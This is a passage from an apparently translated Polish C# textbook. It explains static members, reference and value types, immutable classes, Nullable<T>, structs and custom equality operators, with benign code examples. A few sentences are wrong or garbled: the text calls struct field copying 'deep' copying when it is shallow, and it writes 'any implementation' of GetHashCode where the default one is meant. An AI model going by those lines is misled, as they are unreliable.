Kod przedstawiony na [Przykład 3-1](#) może się odwoływać do pola `_count`, używając wyłącznie jego nazwy, gdyż zakres pola rozciąga się na całą klasę, w której zostało ono zdefiniowane. A co z okresem istnienia pola? Wiemy, że podczas każdego wywołania metody tworzony jest pełny zestaw jej zmiennych lokalnych. Ale ile jest zestawów pól danej klasy? Istnieje kilka możliwości, jednak jeśli chodzi o naszą przykładową klasę, będzie istniał jeden zestaw pól dla każdej utworzonej instancji tej klasy. Ilustruje to program przedstawiony na [Przykład 3-2](#), który korzysta z klasy `Counter`. Warto zwrócić uwagę, że ten kod został zdefiniowany wewnątrz odrębnej klasy, by pokazać, że możemy używać publicznej metody klasy `Counter` w zupełnie innej klasie. Visual Studio zwyczajowo umieszcza punkt wejścia do programu, metodę `Main`, w klasie o nazwie `Program`, dlatego w tym przykładzie użyto takiego samego rozwiązania.

### Przykład 3-2. Stosowanie niestandardowej klasy

```
class Program
{
    static void Main(string[] args)
    {
        Counter c1 = new Counter();
        Counter c2 = new Counter();
        Console.WriteLine("c1: " + c1.GetNextValue());
        Console.WriteLine("c1: " + c1.GetNextValue());
        Console.WriteLine("c1: " + c1.GetNextValue());
        Console.WriteLine("c2: " + c2.GetNextValue());
        Console.WriteLine("c1: " + c1.GetNextValue());
    }
}
```

Powyższy program używa operatora `new` do utworzenia nowej instancji klasy `Counter`. Ponieważ operator `new` został użyty dwa razy, zatem uzyskaliśmy dwa obiekty `Counter`, a każdy z nich dysponuje własnym polem `_count`. Uzyskamy zatem dwie niezależne wartości licznika, co pokazują wyniki programu:

```
c1: 1
c1: 2
c1: 3
c2: 1
c1: 4
```

Zgodnie z oczekiwaniami program zaczyna liczyć, a następnie, gdy zaczynamy korzystać z nowej sekwencji, rozpoczyna się ona od wartości 1. Kiedy jednak wróćmy do pierwszego licznika, jego wartość będzie taka, jaką pozostawiliśmy wcześniej. To wyraźnie pokazuje, że każda instancja klasy ma swoje własne pole

`_count`. Ale co zrobić, jeśli nie o to nam chodzi? Czasami może się pojawić konieczność gromadzenia informacji, które nie są powiązane z żadnym konkretnym obiektem dalej klasy.

## Składowe statyczne

Słowo kluczowe `static` pozwala deklarować składowe, które nie są związane z żadną konkretną instancją klasy. [Przykład 3-3](#) przedstawia zmodyfikowaną wersję klasy `Counter` z [Przykład 3-1](#). Dodaliśmy do niej dwie nowe składowe statyczne służące do śledzenia i prezentowania stanu licznika we wszystkich instancjach klasy.

### Przykład 3-3. Klasa ze składowymi statycznymi

```
public class Counter
{
    private int _count;
    private static int _totalCount;

    public int GetNextValue()
    {
        _count += 1;
        _totalCount += 1;
        return _count;
    }

    public static int TotalCount
    {
        get
        {
            return _totalCount;
        }
    }
}
```

`TotalCount` zwraca stan licznika, lecz nie wykonuje żadnych innych operacji — jedynie zwraca wartość, którą klasa aktualizuje, dlatego — jak napisano w podrozdziale „„[Właściwości](#)”” — jest idealną kandydatką na właściwość, a nie na metodę. Statyczne pole `_totalCount` rejestruje sumaryczną liczbę wywołań metody `GetNextValue`, czym różni się od niestatycznego pola `_count`, które rejestruje jedynie liczbę wywołań tej metody dla konkretnego obiektu. Warto zwrócić uwagę, że w metodzie `GetNextValue` można używać pola statycznego w dokładnie taki sam sposób jak niestatycznego. Różnica w sposobie działania obu pól stanie się oczywista, kiedy na końcu metody `Main` z [Przykład 3-2](#) dodamy wiersz kodu przedstawiony na [Przykład 3-4](#).

### Przykład 3-4. Użycie składowej statycznej

```
Console.WriteLine(Counter.TotalCount);
```

Ta instrukcja wyświetli wartość 5 — sumę obu liczników. Należy zwrócić uwagę, że w celu odwołania do składowej statycznej użyliśmy zapisu

*NazwaKlasy.NazwaSkładowejj*. W rzeczywistości przykład z [Przykład 3-4](#) używa dwóch składowych statycznych — oprócz właściwości `TotalCount` naszej klasy wywołuje także statyczną metodę `WriteLine` klasy `Console`.

Ponieważ metoda `TotalCount` została zadeklarowana jako składowa statyczna, zatem umieszczony wewnątrz niej kod ma dostęp wyłącznie do składowych statycznych. Gdybyśmy spróbowali użyć w niej niestatycznego pola `_count` lub wywołać metodę `GetNextValue`, kompilator zgłosiłby błąd. Zastąpienie `_totalCount` polem `_count` w kodzie właściwości `TotalCount` spowoduje wystąpienie następującego błędu:

```
error CS0120: An object reference is required for the non-static field, method,
or property Counters.Counter._count[20]
```

Ponieważ pola niestatyczne są skojarzone z konkretnymiinstancjami klasy, zatem C# musi wiedzieć, której z nich należy użyć. W przypadku niestatycznej metody lub właściwości będzie to ta instancja, na rzecz której dana metoda lub właściwość została wywołana. A zatem w przykładzie z [Przykład 3-2](#) napisaliśmy `c1.GetNextValue()` lub `c2.GetNextValue()`, aby wybrać, którego z obiektów chcemy użyć. C# zastosował referencję przechowywaną odpowiednio w zmiennej `c1` lub `c2` jako niejawnego, pierwszego argumentu wywołania. Swoją drogą, można to wyraźnie pokazać, używając słowa kluczowego `this`. [Przykład 3-5](#) pokazuje alternatywny sposób zapisu pierwszego wiersza metody `GetNextValue` (z [Przykład 3-3](#)), w którym jawnie zaznaczamy, że według nas `_count` jest składową obiektu, na rzecz którego została wywołana metoda `GetNextValue`.

[Przykład 3-5. Słowo kluczowe this](#)

```
this._count += 1;
```

Czasami jawnego dostępu do składowych przy użyciu słowa kluczowego `this` jest konieczny ze względu na kolizje nazw. Choć zakres składowych obejmuje cały kod klasy, to jednak kod w metodach nie ma tej samej **przestrzeni deklaracji** co klasa. Z [Rozdział 2.](#) pamiętasz zapewne, że przestrzeń deklaracji to fragment kodu, w którym jedna nazwa nie może odwoływać się do dwóch różnych elementów, a ponieważ metody nie mają tej samej przestrzeni deklaracji co klasy, w których zostały umieszczone, zatem można w nich deklarować zmienne lokalne oraz parametry o tych samych nazwach co składowe klasy. Takie sytuacje mogą występować dosyć łatwo, jeśli nie będziemy stosowali odpowiednich konwencji,

takich jak poprzedzanie nazw pól znakiem podkreślenia. W takim przypadku nie zostanie zgłoszony żaden błąd — zmienne lokalne bądź parametry po prostu przesłonią składowe klasy. Jeśli jednak poprzedzimy składową słowem kluczowym `this`, będziemy mogli korzystać ze składowych klasy nawet w przypadkach, gdy w danym zakresie będzie istniała zmienna lokalna o tej samej nazwie. Tak się składa, że niektórzy programiści zawsze odwołują się do składowych klasy, używając słowa kluczowego `this`, przypuszczalnie dlatego, że poprzedzanie ich przedrostkami `_` lub `m_` w zbyt małym stopniu zaciemnia kod.

Oczywiście w odwołaniach do składowych statycznych nie trzeba używać słowa kluczowego `this`, gdyż nie są one skojarzone z żadną konkretną instancją klasy.

## Klasy statyczne

Niektóre klasy udostępniają wyłącznie składowe statyczne. Kilka przykładów można znaleźć w przestrzeni nazw `System.Threading`, która zawiera różne klasy używane do tworzenia programów wielowątkowych. Na przykład istnieje klasa o nazwie `Interlocked` służąca do realizacji niepodzielnych operacji odczytu, modyfikacji i zapisu bez wykorzystywania blokad oraz klasa `LazyInitializer` udostępniająca metody pomocnicze pozwalające na wykonywanie opóźnionej inicjalizacji i gwarantujące, że w środowiskach wielowątkowych nie zostanie ona przeprowadzona dwukrotnie. Obie te klasy udostępniają swoje usługi wyłącznie w postaci metod statycznych. Tworzenie obiektów tych klas nie ma żadnego sensu, gdyż nie zawierają one żadnych użytecznych informacji, które można by z nimi powiązać.

Moglibyśmy zaznaczyć, że nasza klasa ma być używana właśnie w taki sposób, poprzedzając w jej definicji słowo kluczowe `class` słowem `static`. Dzięki temu klasa zostanie skompilowana w sposób, który uniemożliwi tworzenie jej instancji. Każdy, kto spróbuje utworzyć instancję takiej klasy, najwyraźniej nie będzie rozumiał jej przeznaczenia, dlatego błąd wygenerowany przez kompilator będzie użytecznym znakiem, by zatrzymać dokumentację.

## Typy referencyjne

Każdy typ zdefiniowany przy użyciu słowa kluczowego `class` jest **typem referencyjnym**, co oznacza, że zmienne tego typu nie przechowują samych instancji klasy, lecz **referencje** do nich. W efekcie operacja przypisania nie kopiuje obiektu, a jedynie referencję do niego. Przeanalizujmy przykład przedstawiony na [Przykład 3-6](#), który zawiera niemal ten sam kod co [Przykład 3-2](#), z tą jedną różnicą, że zamiast inicjować zmienną `c2` przy użyciu operatora `new`, jest jej przypisywana wartość zmiennej `c1`.

### Przykład 3-6. Kopiowanie referencji

```
Counter c1 = new Counter();
Counter c2 = c1;
Console.WriteLine("c1: " + c1.GetNextValue());
Console.WriteLine("c1: " + c1.GetNextValue());
Console.WriteLine("c1: " + c1.GetNextValue());

Console.WriteLine("c2: " + c2.GetNextValue());

Console.WriteLine("c1: " + c1.GetNextValue());
```

Ponieważ w powyższym przykładzie operator `new` został użyty tylko raz, zatem istnieje w nim tylko jeden obiekt `Counter`, a obie zmienne odwołują się do niego. A zatem wyniki uzyskane w tym przypadku będą inne:

```
c1: 1
c1: 2
c1: 3
c2: 4
c1: 5
```

Taki sposób działania nie dotyczy wyłącznie zmiennych lokalnych — jeśli typu referencyjnego użyjemy w zmiennej dowolnego rodzaju, na przykład polu lub właściwości, to także w ich przypadku przypisanie będzie polegało na skopiowaniu referencji, a nie całego obiektu. To zachowanie diametralnie różni się do tego, z jakim spotykamy się podczas korzystania z wbudowanych, liczbowych typów danych przedstawionych w [Rozdział 2](#). W ich przypadku każda zmienna zawiera wartość, a nie referencję do wartości, dlatego też przypisanie powoduje skopiowanie wartości. Taki sposób działania nie jest dostępny podczas stosowania większości typów referencyjnych — patrz ramka pt. „[Kopiowanie instancji](#)”.

Można przeprojektować klasę `Counter` w taki sposób, by w nieco większym stopniu przypominała wbudowane typy danych. (Oczywiście można się zastanawiać, czy należy to robić, niemniej jednak informacje, dokąd nas to doprowadzi, mogą być bardzo pouczające. Kiedy już to zrobimy, ocenimy, czy był to dobry pomysł).

Rozwiązanie, które można zastosować, polega na przekształceniu klasy `Counter` w **niezmienny** typ danych, co oznacza, że po zainicjowaniu pól nigdy nie będzie już można zmieniać ich wartości. To samo rozwiązanie jest używane przez wbudowany typ `string`. Można poprosić kompilator, by pomógł nam uzyskać taki efekt — jeśli w deklaracji pola użyjemy słowa kluczowego `readonly`, to próba zmodyfikowania zawartości pola z innego kodu niż konstruktor spowoduje zgłoszenie błędu.

## Kopiowanie instancji

Niektóre języki rodziny C definiują standardowy sposób tworzenia kopii obiektu. Na przykład w C++ można utworzyć konstruktor kopiący oraz przeciążyć operator przypisania; język ten posiada reguły określające, jak te operacje są używane podczas kopowania obiektów. W C# niektóre typy danych można kopiować i nie dotyczy to wyłącznie wbudowanych typów liczbowych. W dalszej części rozdziału wyjaśniono, jak definiować **struktury**, czyli niestandardowe typy wartościowe. Struktury zawsze można kopiować, jednak nie istnieje żaden sposób zmodyfikowania tego procesu: przypisanie zawsze kopiuje wszystkie pola, a jeśli którykolwiek z nich będzie typu referencyjnego, to zostanie skopiowana referencja. Taki sposób działania określany jest czasami mianem „głębokiego” kopiowania, gdyż powoduje on jedynie skopiowanie zawartości struktury, ale nie danych, do których ta struktura się odwołuje.

Nie ma żadnego wewnętrznego mechanizmu służącego do kopowania obiektów. .NET Framework definiuje API służące do powielania obiektów w formie interfejsu `ICloneable`, jednak nie jest on powszechnie obsługiwany. Interfejs ten jest dosyć problematyczny, gdyż nie określa, w jak sposób należy obsługiwać obiekty zawierające referencje do innych obiektów. Czy kopowanie powinno także powielać obiekty, do których odwołuje się kopowany obiekt (tworzyć kopię głęboką), czy też kopiować wyłącznie referencje (tworzyć kopię płytka)? W rzeczywistości typy, które pozwalają na kopowanie obiektów, raczej nie korzystają z interfejsu `ICloneable`, lecz udostępniają jakąś metodę służącą do tego celu.

Oczywiście niezmienność nie zapewnia takiego samego działania jak kopowanie przez wartość — przypisanie wciąż powoduje skopiowanie referencji, jednak skoro obiekt nie może zmienić swojego stanu, to każda referencja będzie się odwoływać do wartości, która się nigdy nie zmienia, przez co znacznie trudniej będzie zauważać różnice pomiędzy kopiowaniem referencji a kopiowaniem wartości.

Chcąc inkrementować wartość niezmiennego typu `Counter`, trzeba by utworzyć zupełnie nową instancję, inicjując ją powiększoną wartością. W bardzo podobny sposób są obsługiwane działania na liczbach: wyrażenie, które dodaje 1 do zmiennej typu `int`, zwraca wynik będący zupełnie nową wartością `int`<sup>[21]</sup>. Podobny efekt można osiągnąć, tworząc własną implementację operatora `++` dla naszego typu danych. **Przykład 3-7** pokazuje, jak mogłoby wyglądać takie rozwiązanie.

### Przykład 3-7. Niezmienny licznik

```
public class Counter
{
    private readonly int _count;
    private static int _totalCount;

    public Counter()
    {
        _count = 0;
    }

    private Counter(int count)
    {
        _count = count;
    }
```

```
public Counter GetNextValue()
{
    _totalCount += 1;
    return new Counter(_count + 1);
}

public static Counter operator ++(Counter input)
{
    return input.GetNextValue();
}

public int Count
{
    get
    {
        return _count;
    }
}

public static int TotalCount
{
    get
    {
        return _totalCount;
    }
}
```

Musielimy zmienić metodę `GetNextValue`, tak by zwracała nową instancję klasy, gdyż nie dysponujemy już możliwością modyfikowania wartości pola `_count`. Oznacza to, że implementacja operatora `++` może skorzystać z wywołania tej metody. Przykład przedstawiony na [Przykład 3-8](#) pokazuje, jak można korzystać z nowej wersji klasy.

### Przykład 3-8. Stosowanie niezmennego licznika

```
Counter c1 = new Counter();
Counter c2 = c1;
c1++;
Console.WriteLine("c1: " + c1.Count);
c1++;
Console.WriteLine("c1: " + c1.Count);
c1 = c1.GetNextValue();
Console.WriteLine("c1: " + c1.Count);

c2++;
Console.WriteLine("c2: " + c2.Count);
```

```
c1++;
Console.WriteLine("c1: " + c1.Count);
```

Warto zwrócić uwagę na to, że w powyższym kodzie operator `new` został użyty tylko raz, a zatem zmienna `c2` początkowo zawiera referencję do tego samego obiektu co zmienna `c1`. Jednak ponieważ są to obiekty niezmienne, zatem musielibyśmy zmienić sposób aktualizacji licznika. Możemy do tego celu używać operatora `++` lub metody `GetNextValue`, jednak w obu przypadkach tworzony jest nowy obiekt, a referencja przechowywana wcześniej w zmiennej zostanie zastąpiona referencją do tego nowego obiektu. (W odróżnieniu od korzystania z danych typu `int` w tym przypadku utworzenie każdego nowego obiektu spowoduje przydzielenie nowego obszaru pamięci, jednak w dalszej części rozdziału dowiesz się, jak można to zmienić). I choć początkowo zmienne `c1` i `c2` odwoływały się do tego samego obiektu (analogicznie jak w przykładzie z [Przykład 3-6](#)), to jednak wyniki wykonania tego przykładu pokazują, że w tym przypadku uzyskujemy dwie niezależne sekwencje:

```
c1: 1
c1: 2
c1: 3
c2: 1
c1: 4
```

Oczywiście działanie tego przykładu polega w rzeczywistości na wielokrotnym wywoływaniu operatora `new` — został on po prostu ukryty w operatorze `++` oraz metodzie `GetNextValue`. Jeśli chodzi o koncepcję działania tego przykładu, nie różni się ona znacznie od operacji inkrementacji, która tworzy nową wartość całkowitą o jeden większą od poprzedniej — liczba 5 nie przestaje być liczbą 5, tylko dlatego że wykonaliśmy działanie  $5 + 1$ . I analogicznie obiekt `Counter` przechowujący liczbę 5 nie przestaje mieć tej samej wartości tylko dlatego, że zdecydowaliśmy się poprosić o kolejną liczbę w sekwencji.

Niemniej jednak istnieje podstawowa różnica pomiędzy działaniem niezmennych obiektów oraz wbudowanych typów liczbowych. Każda instancja typu referencyjnego posiada własną tożsamość, czyli istnieje możliwość sprawdzenia, czy dwie referencje odwołują się do dokładnie tego samego obiektu. Możemy dysponować dwiema zmiennymi odwołującymi się do obiektów `Counter` zawierających wartość 1, co może oznaczać, że odwołują się one do tego samego obiektu `Counter`, jednak równie dobrze może to oznaczać, że odwołują się one do dwóch różnych obiektów, które przypadkowo zawierają tę samą wartość.

Przykład przedstawiony na [Przykład 3-9](#) tworzy trzy zmienne, które odwołują się do liczników o tej samej wartości, a następnie porównuje ich tożsamości. Operator

`==` wykonuje domyślnie właśnie takie porównanie tożsamości obiektów, jeśli jego operandy będą tego samego typu. Typ `string` modyfikuje działanie tego operatora w taki sposób, by porównywał on wartości, jeśli więc jego operandami będą dwa różne obiekty `string`, to operator ten zwróci wartość `true`, jeśli oba porównywanełańcuchy znaków będą identyczne. Aby wymusić porównanie tożsamości obiektów, można w tym celu użyć statycznej metody `object.ReferenceEquals`.

### Przykład 3-9. Porównywanie referencji

---

```
Counter c1 = new Counter();
c1++;
Counter c2 = c1;
Counter c3 = new Counter();
c3++;

Console.WriteLine(c1.Count);
Console.WriteLine(c2.Count);
Console.WriteLine(c3.Count);
Console.WriteLine(c1 == c2);
Console.WriteLine(c1 == c3);
Console.WriteLine(c2 == c3);
Console.WriteLine(object.ReferenceEquals(c1, c2));
Console.WriteLine(object.ReferenceEquals(c1, c3));
Console.WriteLine(object.ReferenceEquals(c2, c3));
```

---

Pierwsze trzy wiersze wyników potwierdzają, że wszystkie trzy zmienne odwołują się do liczników o tej samej wartości:

```
1
1
1
True
False
False
True
False
False
```

---

Wyniki pokazują również, że pomimo identycznych wartości jedynie zmienne `c1` oraz `c2` są uważane za ten sam obiekt. Dzieje się tak dlatego, że po inkrementacji wartości zmiennej `c1` przypisaliśmy ją do zmiennej `c2`; a to oznacza, że obie zmienne będą się odwoływać do tego samego obiektu. To właśnie dlatego pierwsze porównanie zwróciło wartość `true`. Jednak zmiana `c3` odwołuje się do całkowicie innego obiektu, który przez przypadek zawiera taką samą wartość. Z tego względu drugie porównanie zwróciło wartość `false`. (W przykładzie zastosowany został zarówno operator `==`, jak i metoda `object.ReferenceEquals`, by pokazać, że w

tym przypadku ich działanie jest dokładnie takie samo — klasa Counter nie zmienia bowiem domyślnego sposobu działania operatora `==`).

Taki sam eksperyment moglibyśmy wykonać, używając wartości typu `int` zamiast obiektów Counter, jak pokazano na [Przykład 3-10](#).

#### Przykład 3-10. Porównywanie wartości

```
int c1 = new int();
c1++;
int c2 = c1;
int c3 = new int();
c3++;

Console.WriteLine(c1);
Console.WriteLine(c2);
Console.WriteLine(c3);
Console.WriteLine(c1 == c2);
Console.WriteLine(c1 == c3);
Console.WriteLine(c2 == c3);
Console.WriteLine(object.ReferenceEquals(c1, c2));
Console.WriteLine(object.ReferenceEquals(c1, c3));
Console.WriteLine(object.ReferenceEquals(c2, c3));
Console.WriteLine(object.ReferenceEquals(c1, c1));
```

Także w tym przypadku wyniki pokazują, że wszystkie trzy zmienne mają te same wartości:

```
1
1
1
True
True
True
False
False
False
False
```

Powyższe wyniki pokazują także, że typ `int` zmienia znaczenie operatora `==`. Porównuje on wartości, dzięki czemu wszystkie trzy porównania zwracają wartość `true`. Jednak w przypadku korzystania z typów wartościowych metoda `object.ReferenceEquals` zawsze zwraca `false` — do powyższego przykładu dodaliśmy dodatkową instrukcję, porównującą zmienną `c1` z samą sobą, i nawet to zwróciło wartość `false`! Te zaskakujące wyniki są związane z faktem, że w przypadku zmiennych typu `int` porównywanie referencji jest pozbawione sensu, gdyż nie są to zmienne typu referencyjnego. W ostatnich czterech instrukcjach

**Przykład 3-10** kompilator musiał dokonać niejawnnej konwersji: wszystkie argumenty umieszczone w wywołaniach metody `object.ReferenceEquals` zostały **spakowane** (więcej informacji na temat pakowania można znaleźć w [Rozdział 7.](#)).

Istnieje jeszcze jedna, łatwiejsza do pokazania różnica pomiędzy typami referencyjnymi oraz wartościowymi, takimi jak `int`. Każda zmienna typu referencyjnego może zawierać `null` — wartość specjalną, oznaczającą, że dana zmienna nie odwołuje się do żadnego obiektu. Tej wartości nie można zapisać w zmiennej żadnego wbudowanego typu liczbowego (dodatkowe informacje na ten temat zostały podane w ramce).

#### Nullable<T>

.NET udostępnia specjalny typ `Nullable<T>`, określany także jako **typ opakowujący** (ang. *wrapper type*), który dopuszcza możliwość stosowania wartości pustej w zmiennych typu wartościowego. Choć zmienna typu `int` nie może zawierać wartości `null`, to jednak można ją zapisać w zmiennej typu `Nullable<int>`. Nawiązy kątowe umieszczone za nazwą oznaczają, że jest to typ ogólny — w miejscu `T` można podać dowolny inny typ (tym zagadnieniem zajmiemy się w [Rozdział 4.](#)).

Kompilator obsługuje typ `Nullable<T>` w szczególny sposób. Można się nim posługiwać, używając bardziej zwartego zapisu, na przykład: `int?`. Jeśli wartości takiego typu pojawią się w wyrażeniu arytmetycznym, kompilator będzie je traktował inaczej niż normalne wartości liczbowe. Na przykład: jeśli użyjemy wyrażenia `a + b`, gdzie zmienne `a` i `b` są typu `int?`, to wynik także będzie typu `int?`. Wynik takiego wyrażenia przyjmie wartość `null`, jeśli którykolwiek z operandów będzie mieć wartość `null`, natomiast w pozostałych przypadkach wynik będzie sumą operandów. Wyrażenie to będzie działać w taki sam sposób, jeśli jeden z operandów jest typu `int?`, a drugi typu `int`.

Choć zmiennej typu `int?` można przypisać wartość `null`, to jednak nie jest to typ referencyjny. Można by go raczej porównać do połączenia typów `int` i `bool`. (Choć jak się przekonasz, czytając [Rozdział 7.](#), CLR obsługuje `Nullable<T>` w taki sposób, że czasami bardziej przypomina on typ referencyjny niż wartościowy).

Różnica pomiędzy naszą niezmienną klasą oraz typem `int` wyraźnie pokazuje, że wbudowane typy liczbowe nie są tym samym co klasy. Zmienna typu `int` nie jest tym samym co referencja do `int`. Taka zmienna zawiera wartość typu `int` — nie ma tu żadnego przekierowania. W niektórych językach sposób użycia typu określa, czy będzie można go używać w sposób charakterystyczny dla referencji, czy dla wartości; C# nie daje takich możliwości — jest to ustalona cecha typu. Każdy typ może być albo typem referencyjnym, albo wartościowym. Wszystkie wbudowane typy liczbowe są typami wartościowymi, podobnie jak `boolean`; natomiast wszystkie typy definiowane przy użyciu słowa kluczowego `class` są typami referencyjnymi. Niemniej jednak nie jest to rozróżnienie pomiędzy typami wbudowanymi oraz niestandardowymi typami tworzonymi przez programistów. Możemy także tworzyć własne typy wartościowe.

# Struktury

Czasami będziemy chcieli, by nasze własne typy zachowywały się tak samo jak wbudowane typy liczbowe. Najbardziej oczywistym przykładem mógłby być niestandardowy typ liczbowy. Choć CLR udostępnia wiele wbudowanych typów liczbowych, to jednak niektóre rodzaje obliczeń mogą wymagać możliwości, których typy te nie zapewniają. Na przykład wiele operacji naukowych i inżynierijnych wymaga korzystania z liczb zespolonych. Środowisko uruchomieniowe nie udostępnia żadnej wbudowanej reprezentacji tych liczb, jest ona natomiast dostępna w bibliotece klas, w formie typu `Complex`. Nie byłoby korzystne, gdyby taki typ działał w sposób znaczaco odmienny od wbudowanych typów liczbowych. Na szczęście tak się nie dzieje — jest to bowiem typ wartościowy. Takie niestandardowe typy wartościowe tworzy się przy użyciu słowa kluczowego `struct`.

Struktury mogą mieć niemal te same możliwości co klasy — mogą posiadać metody, pola, właściwości, definiować konstruktory oraz wszelkie inne rodzaje składowych dostępne w klasach; można w nich także używać tych samych słów kluczowych określających dostępność poszczególnych składowych, takich jak `public` oraz `internal`. Obowiązuje jednak kilka ograniczeń, zatem gdybyśmy chcieli zmienić przedstawioną wcześniej klasę `Counter` w strukturę, nie wystarczyłoby zastąpić słowa kluczowego `class` słowem `struct`. (Znowu należałoby się przy tym zastanowić, czy w ogóle należy ją zmieniać w strukturę. Wróćmy do tego zagadnienia nieco później, po wprowadzeniu zmian).

Nieco zaskakujące jest to, że musimy usunąć z naszego typu konstruktor bezargumentowy. Kompilator zawsze tworzy taki konstruktor dla struktur, a próba zdefiniowania własnego jest uznawana za błąd. (Dotyczy to wyłącznie konstruktorów bezargumentowych — nic nie stoi na przeszkodzie, by definiować własne konstruktory pobierające argumenty). Ten wygenerowany przez kompilator konstruktor typów `struct` inicjuje wszystkie pola struktury, zapisując w nich wartość `0` bądź jej najbliższy odpowiednik (czyli `false` w przypadku typu `bool` lub `null` w przypadku referencji). Dzięki temu inicjalizacja tych wartości nie przysparza CLR żadnego problemu. Jeśli zadeklarujemy tablicę jakiegoś typu wartościowego (niezależnie do tego, czy będzie to typ wbudowany, czy niestandardowy), jej wartości znajdą się w jednym, ciągłym bloku pamięci<sup>[22]</sup>. Takie rozwiązanie jest bardzo wydajne — w przypadku tworzenia dużej tablicy ewentualne narzuty, takie jak nagłówki bloku pamięci rezerwowanego na stercie, będą proporcjonalnie bardzo niewielkie, a główną część bloku będą stanowiły interesujące nas dane. Ponieważ typy wartościowe muszą dysponować konstruktorem bezargumentowym, który nie robi nic oprócz przypisania wszystkim

polom struktury wartości 0, zatem szybko można zainicjować całą tablicę, wypełniając ją w pętli zerami. Dokładnie to samo dotyczy sytuacji, gdy wewnątrz jakiegoś typu utworzymy pola typu wartościowego — pamięć nowo utworzonego obiektu zostanie wypełniona zerami, co sprawi, że pola typu referencyjnego przyjmą wartość `null`, a pola typów wartościowych znajdą się w swoim domyślnym stanie. Takie rozwiązanie jest nie tylko wydajne, lecz jednocześnie upraszcza inicjalizację — konstruktory zawierające jakiś kod będą wykonywane wyłącznie wtedy, gdy wywołamy je jawnie.

Przeglądając [Przykład 3-7](#), można zauważyc, że bezargumentowy konstruktor naszej klasy `Counter` przypisuje początkowo jedynemu niestatycznemu polu `wartość 0`, a zatem automatycznie generowany konstruktor typu `struct` i tak robi dokładnie to, co chcemy. Jeśli zechcemy zamienić klasę `Counter` na strukturę, wystarczy usunąć z niej konstruktor bezargumentowy, a i tak nie stracimy nic ze sposobu jej działania.

Będziemy musieli zrobić jeszcze jedną zmianę — a raczej ich grupę — mającą konkretny cel. Jak już wspomniałem wcześniej, C# określa domyślne znaczenie operatora `==` dla typów referencyjnych: stanowi on odpowiednik metody `object.ReferenceEquals`, porównującej tożsamości obiektów. Jednak w przypadku typów wartościowych takie działanie nie ma sensu, dlatego w przypadków typów `struct` C# nie definiuje żadnego domyślnego działania tego operatora. Nie musimy go co prawda definiować, jeśli jednak napiszemy kod, który będzie porównywał wartości tego typu, używając operatora `==`, to kompilator „poskarży się”, że nie został on zdefiniowany. Natomiast kiedy dodamy własny operator `==`, to kompilator poinformuje nasz, że konieczne jest zdefiniowanie odpowiadającego mu operatora `!=`. Można by przypuszczać, że C# może zdefiniować operator `!=` jako odwrotność operatora `==`, gdyż wydają się mieć przeciwnie znaczenie. Jednak niektóre typy będą zwracać wartość `false` dla obu tych operatorów w przypadku użycia odpowiednich par operandów, dlatego też C# wymaga, by oba operatory zostały zdefiniowane niezależnie od siebie. Jak pokazuje [Przykład 3-11](#), w naszym przykładowym typie operatory te są bardzo proste.

### Przykład 3-11. Obsługa niestandardowego sposobu porównywania

```
public static bool operator ==(Counter x, Counter y)
{
    return x.Count == y.Count;
}

public static bool operator !=(Counter x, Counter y)
{
    return x.Count != y.Count;
```

```
}

public override bool Equals(object obj)
{
    if (obj is Counter)
    {
        Counter c = (Counter) obj;
        return c.Count == this.Count;
    }
    else
    {
        return false;
    }
}

public override int GetHashCode()
{
    return _count;
}
```

Jeśli w kodzie zdefiniujemy wyłącznie operatory `==` oraz `!=`, to kompilator wygeneruje ostrzeżenie sugerujące, aby zdefiniować także metody `Equals` oraz `GetHashCode`. `Equals` jest standardową metodą dostępną we wszystkich typach .NET Framework i jeśli definiujemy niestandardowe znaczenie operatora `==`, powinniśmy zapewnić, że metoda `Equals` będzie działała dokładnie tak samo. Przykład przedstawiony na [Przykład 3-11](#) spełnia ten wymóg — jak widać, metoda `Equals` korzysta z tej samej logiki co operator `==`, a oprócz tego robi jeszcze coś więcej. Metoda `Equals` pozwala na porównywanie danych definiowanego typu z danymi dowolnego innego typu, a zatem w pierwszej kolejności sprawdzamy, czy nasza struktura `Counter` jest porównywana z inną daną tego samego typu. Wymaga to użycia pewnych operatorów konwersji, które zostały bardziej szczegółowo opisane w [Rozdział 6](#). W tym przypadku użyliśmy operatora `is`, który sprawdza, czy zmienna odwołuje się do instancji określonego typu. Kiedy już uzyskamy pewność, że nasza dana `Counter` jest porównywana z inną daną `Counter`, używamy wyrażenia `(Counter) obj`, które zwraca referencję do danej typu `Counter`, którą możemy następnie porównywać. Na samym końcu [Przykład 3-11](#) przedstawiona została metoda `GetHashCode`, która jest wymagana w przypadku implementacji metody `Equals`. Więcej informacji na jej temat można znaleźć w ramce pt. „[Metoda GetHashCode](#)”.

Metoda GetHashCode

Wszystkie typy .NET Framework udostępniają metodę o nazwie `GetHashCode`. Zwraca ona wartość typu `int`, która w pewnym sensie reprezentuje wartość obiektu. Niektóre struktury danych oraz algorytmy zostały zaprojektowane w taki sposób, by korzystać z uproszczonych, zredukowanych wersji wartości obiektu. Na przykład tablica mieszająca potrafi w bardzo wydajny sposób znaleźć konkretny element bardzo dużej tablicy, o ile tylko typ elementów tej tablicy udostępnia dobrą implementację kodów mieszających. W taki właśnie sposób działają niektóre z klas kolekcji przedstawionych w [Rozdział 5](#). Szczegółowy opis algorytmów tego typu wykracza poza ramy niniejszej książki, jednak wystarczy poszukać w internecie hasła „tablice mieszające” (ang. **hash table**), a znajdziemy wiele informacji na ten temat.

Prawidłowa implementacja metody `GetHashCode` musi spełniać dwa wymagania. Pierwsze z nich stwierdza, że niezależnie od tego, jaki kod mieszający zwraca dana instancja, musi go zwracać tak długo, póki nie zmienią się wartości jej pól. Drugi warunek stwierdza, że dwie instancje, których wartości są według metody `Equals` równe, muszą zwracać ten sam kod mieszający. Dowolny kod korzystający z metody `GetHashCode` typu, który nie spełnia powyższych warunków, będzie działał nieprawidłowo. Dowolna implementacja metody `GetHashCode` spełnia pierwszy z podanych warunków, jednak nie dba o to, by spełnić drugi — wystarczy wybrać dowolne dwa obiekty jakiegoś typu korzystającego z domyślnej implementacji metody `GetHashCode`, a przekonamy się, że w większości przypadków będą one miały różne kody mieszające. To właśnie dlatego trzeba napisać własną metodę `GetHashCode`, jeśli przesłaniamy metodę `Equals`.

